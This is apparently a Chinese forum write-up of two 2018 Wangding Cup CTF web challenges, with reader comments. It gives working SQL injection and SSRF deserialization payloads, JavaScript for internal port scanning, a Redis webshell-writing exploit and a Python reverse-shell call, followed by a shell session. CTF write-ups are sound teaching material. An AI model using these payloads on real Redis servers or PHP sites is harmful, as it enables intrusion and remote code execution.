
【2018年 网鼎杯CTF 第一场】Web 题解

mochazz / 2018-08-21 15:20:38 / 浏览数 13107 安全技术 CTF 顶(1) 踩(0)

Web

facebook

打开题目，发现Web应用有两个功能。一个是登录，一个是注册，如下：





发现注册的时候blog处只能写url链接


而且在查看用户信息的时候，发现Web应用加载了用户的blog网址，这里就存在SSRF漏洞。

在进行fuzz测试的时候，发现查看用户信息界面存在SQL注入，直接使用报错注入，会发现数据库里面只有用户的注册信息，如下：

```
■■■
/view.php?no=1 and updatexml(1,make_set(3,'~',(select group_concat(table_name) from information_schema.tables where table_sche
■■■
/view.php?no=1 and updatexml(1,make_set(3,'~',(select group_concat(column_name) from information_schema.columns where table_na
■■■
/view.php?no=1 and updatexml(1,make_set(3,'~',(select data from users)),1)#
```









这里发现data字段存放的事用户信息经过反序列化的结果，结合前面 view.php
页面会加载用户的blog信息，所以这里极有可能是利用反序化数据库中的data字段，然后取出url字段并加载，即可以SSRF。

所以我们要做的就是将SQL语句查询结果中data字段反序列化后，内容中的url等于flag.php即可（因为在测试的时候发现存在flag.php文件，所以我们可以先读取该文件）。


```
/view.php?no=-1/**/union/**/select/**/1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:4:"test";s:3:"age";i:123;s:4:"blog";s:29:"file:///
```





上面base64解密即可得到flag。这里注意一些点，直接用 `union select` 会被WAF检测到，所以我们添加了 `/**/`
来绕过。还有就是我们反序列化字符串放在第四列，因为对应为data列名，原因看上面爆列名的结果。

这题的常规解法是先看robots.txt，发现有源码泄露，然后根据泄露的源码构造反序列化字符串，之后的过程和上面一样，不赘述。



```php
<?php //user.php
class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";
    public function __construct($name, $age, $blog){
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url){
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);
        return $output;
    }

    public function getBlogContents (){
        return $this->get($this->blog);
    }
```


我们可以阅读一下view.php，就大致明白原理了

```php
.....
<?php // view.php

$no = $_GET['no'];
if ($db->anti_sqli($no)) {
    die("no hack ~_~");
}

$res = $db->getUserByNo($no);
$user = unserialize($res['data']);
//print_r($res);

?>
.....
<?php echo xss($user->blog); ?>
.....
<?php

$response = $user->getBlogContents();
if ($response === 404) {
    echo "404 Not found";
}
else {
    $base64 = base64_encode($response);
    echo "<iframe width='100%' height='10em' src='data:text/html;base64,{$base64}'></iframe>";
```


spider

这题 参考官方WP (官方WP中部分payload有错误，有的不全，有的复制空格丢失)

题目界面如下，网站title提示为 python flask 程序(title：控制台-自豪地采用Flask)


访问 robots.txt 发现存在 /get_sourcecode 文件，访问该URL提示 NOT 127.0.0.1 。

尝试伪造IP绕过，发现并不能，转换思路。首页的爬虫分析系统会执行 JS 代码，我们构造如下代码，通过服务器执行 JS 代码来访问 /get_sourcecode 文件。（下面会用到 Ajax 内容，不会请先点 这里 ）

```
<a href="" id="flag">test</a>
<script type="text/javascript">
function loadXMLDoc()
{
   var xmlhttp;
   if (window.XMLHttpRequest){// code for IE7+, Firefox, Chrome, Opera, Safari
       xmlhttp=new XMLHttpRequest();
   }
   else{// code for IE6, IE5
       xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
   }
   xmlhttp.onreadystatechange=function(){
       if (xmlhttp.readyState==4 && xmlhttp.status==200){
           document.getElementById("flag").innerHTML=xmlhttp.responseText;
       }
   }
   xmlhttp.open("GET","http://127.0.0.1:80/get_sourcecode",true);
   xmlhttp.send();

}
loadXMLDoc();
</script>
```

当服务器执行 AJAX 请求后，会把返回结果存在 id 为 flag 的 a标签 中。



拿到 get_sourcecode 源代码，具体如下：

```python
#!/usr/bin/env python
# -*- encoding: utf-8 -*-

from flask import Flask, request
from flask import render_template
import os
import uuid
import tempfile
import subprocess
import time
import json

app = Flask(__name__ , static_url_path='')

def proc_shell(cmd):
    out_temp = tempfile.SpooledTemporaryFile(bufsize=1000*1000)
    fileno = out_temp.fileno()
    proc = subprocess.Popen(cmd, stderr=subprocess.PIPE, stdout=fileno, shell=False)
    start_time = time.time()
    while True:
        if proc.poll() == None:
            if time.time() - start_time &gt; 30:
                proc.terminate()
                proc.kill()
                proc.communicate()
                out_temp.seek(0)
                out_temp.close()
                return
            else:
                time.sleep(1)
        else:
            proc.communicate()
            out_temp.seek(0)
            data = out_temp.read()
            out_temp.close()
            return data
```

```python
def casperjs_html(url):
    cmd = 'casperjs {0} --ignore-ssl-errors=yes --url={1}'.format(
            os.path.dirname(__file__) + '/casper/casp.js' ,url)
    cmd = cmd.split(' ')
    stdout = proc_shell(cmd)
    try:
        result = json.loads(stdout)
        links = result.get('resourceRequestUrls')
        return links
    except Exception, e:
        return []

@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'GET':
        return render_template('index.html')
    else:
        f = request.files['file']
        filename = str(uuid.uuid1()) + '.html'
        basepath = os.path.dirname(__file__)
        upload_path = os.path.join(basepath, 'static/upload/', filename)
        content = f.read()
        #hint
        if 'level=low_273eac1c' not in content and 'dbfilename' in content.lower():
            return render_template('index.html', msg=u'Warning: 发现恶意关键字')
        #hint
        with open(upload_path, 'w') as f:
            f.write(content)
        url = 'http://127.0.0.1:80/upload/'+filename
        links = casperjs_html(url)
        links = '\n'.join(links)
        if not links:
            links = 'NULL'
        links = 'URL: '+url+'\n'+links
        return render_template('index.html', links=links)
```



```python
@app.route('/get_sourcecode', methods=['GET', 'POST'])
def get_code():
    if request.method == 'GET':
        ip = request.remote_addr
        if ip != '127.0.0.1':
            return 'NOT 127.0.0.1'
        else:
            with open(os.path.dirname(__file__)+'/run.py') as f:
                code = f.read()
            return code
    else:
        return ''

@app.errorhandler(404)
def page_not_found(error):
    return '404'

@app.errorhandler(500)
def internal_server_error(error):
    return '500'

@app.errorhandler(403)
def unauthorized(error):
    return '403'

if __name__ == '__main__':
    pass
```

在第61行处发现 redis 关键字 dbfilename ，猜测题目存在 一个 redis 未授权访问，攻击思路应该是通过 redis 写马 getshell。我们先通过 JS 代码探测主机开放了哪些web端口。（这里有个小坑，通过 JS 代码并不能发现 redis 的端口6379是开放的，但是该端口确实是开放的。有人说 JS 代码只能探测Web类端口，在探测redis端口的时候回卡在等待界面，具体原因还需细究。）

```
<a id="result"></a>
<script>
var data = document.getElementById('result').innerHTML;
var TagName = document.getElementsByTagName("body")[0];
ports=[80,81,88,6379,8000,8080,8088];
for(var i in ports){
   var script =   document.createElement("script");
   poc = "data += '" + ports[i] + " OPEN; '; document.getElementById('result').innerHTML = data;"
   script.setAttribute("src","http://127.0.0.1:" + ports[i]);
   script.setAttribute("onload", poc);
   TagName.appendChild(script);
}
</script>
```

发现 8000端口开放 着，猜测可能运行着一个PHP 的Web服务。再次通过 JS 代码，操纵 redis 并写入 shell：

```
<a href="" id="flag">test</a>
level=low_273eac1c
<script>
var xmlHttp;
if(window.XMLHttpRequest){
   xmlHttp = new XMLHttpRequest();
}
else{
   xmlHttp = newActiveXObject("Microsoft.XMLHTTP");
}

var formData = new FormData();
formData.append("0","flushall"+"\n"+"config set dir /var/www/html/"+"\n"+"config set dbfilename shell.php"+"\n"+'set 1 "\n\n<?
xmlHttp.open("POST","http://127.0.0.1:6379",true);
xmlHttp.send(formData);
</script>
```

接着构造 JS 代码访问我们构造的PHP文件即可获得flag：

```
<a href="" id="flag">test</a>
<script type="text/javascript">
function loadXMLDoc(){
   var xmlhttp;
   if (window.XMLHttpRequest){// code for IE7+, Firefox, Chrome, Opera, Safari
       xmlhttp=new XMLHttpRequest();
   }
   else{// code for IE6, IE5
       xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
   }
   xmlhttp.onreadystatechange=function(){
       if (xmlhttp.readyState==4 && xmlhttp.status==200)
       {
           document.getElementById("flag").innerHTML=xmlhttp.responseText;
```

```
        }
    }
    xmlhttp.open("GET","http://127.0.0.1:8000/shell.php?_=flag.php",true);
    xmlhttp.send();
}
loadXMLDoc();
</script>
```

PS：直接反弹shell也可以，测试的时候发现直接用bash反弹不行，但是用python代码可以反弹回来，可能是题目环境限制了一些关键词。

补充一下 反弹shell 的 payload ：

```
<a id="flag">pwn</ a>
level=low_273eac1c
<script>
var xmlHttp;
if(window.XMLHttpRequest){
    xmlHttp = new XMLHttpRequest();
}
else{
    xmlHttp = newActiveXObject("Microsoft.XMLHTTP");
}
var formData = new FormData();
formData.append("0","flushall"+"\n"+"config set dir /var/www/html/"+"\n"+"config set dbfilename shell.php"+"\n"+'set 1 "\\n\\n
xmlHttp.open("POST","http://127.0.0.1:6379",true);
xmlHttp.send(formData);
</script>

<a href="" id="flag">test</a>
<script type="text/javascript">
function loadXMLDoc(){
    var xmlhttp;
    if (window.XMLHttpRequest){// code for IE7+, Firefox, Chrome, Opera, Safari
        xmlhttp=new XMLHttpRequest();
    }
    else{// code for IE6, IE5
        xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlhttp.onreadystatechange=function(){
        if (xmlhttp.readyState==4 && xmlhttp.status==200)
        {
            document.getElementById("flag").innerHTML=xmlhttp.responseText;
        }
    }
    xmlhttp.open("GET","http://127.0.0.1:8000/shell.php?_=`python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INE
    xmlhttp.send();
}
loadXMLDoc();
</script>
```

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/var/www/html
$ ls
flag.php
index.php
shell.php
$ cat flag.php
<?php
$flag = 'flag{5adb0d67-1196-4f82-a11a-916b0383d224}';
?>
$
```

先知社区

其他WP

i春秋网鼎杯网络安全大赛minified题目writeup

网鼎杯第一场spider题详细writeup

2018网（PWN）鼎杯第一场解题记录（Writeup）

点击收藏 | 1 关注 | 1

上一篇：通过Unquoted servic... 下一篇：【2018年 网鼎杯CTF 第一场...

1. 6 条回复

blackwolf 2018-08-21 16:09:29

交流得知CTF中redis环境是3.0版本。不过redis>=3.2版本，会过滤一些特殊字符，直接利用js发送http请求，由于POST数据包的特殊字符被过滤，导致链接会被redis关

0 回复Ta

mochazz 2018-08-21 16:58:05

@blackwolf 嗯，之后有空试试

0 回复Ta


Mads 2018-08-21 23:49:59

@blackwolf getshell之看了redis版本，应该是2.8

0 回复Ta


blackwolf 2018-08-22 17:24:32

@Mads
哦！当时用4.0版本复现失败，问"技术支持"说ctf是的3.0版本，不过2.8,3.0都不影响。测试发现由于3.2版本及以后版本过滤特殊字符，导致直接用js发送post的失败

0 回复Ta


haibara****@163. 2018-08-23 17:18:44

how are you so good

0 回复Ta

hhdd**** 2018-08-30 23:17:58

我想问一下，redis exp里面的set 1是什么意思啊，就是把文件内容写进去为什么是set 1呢？？？

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板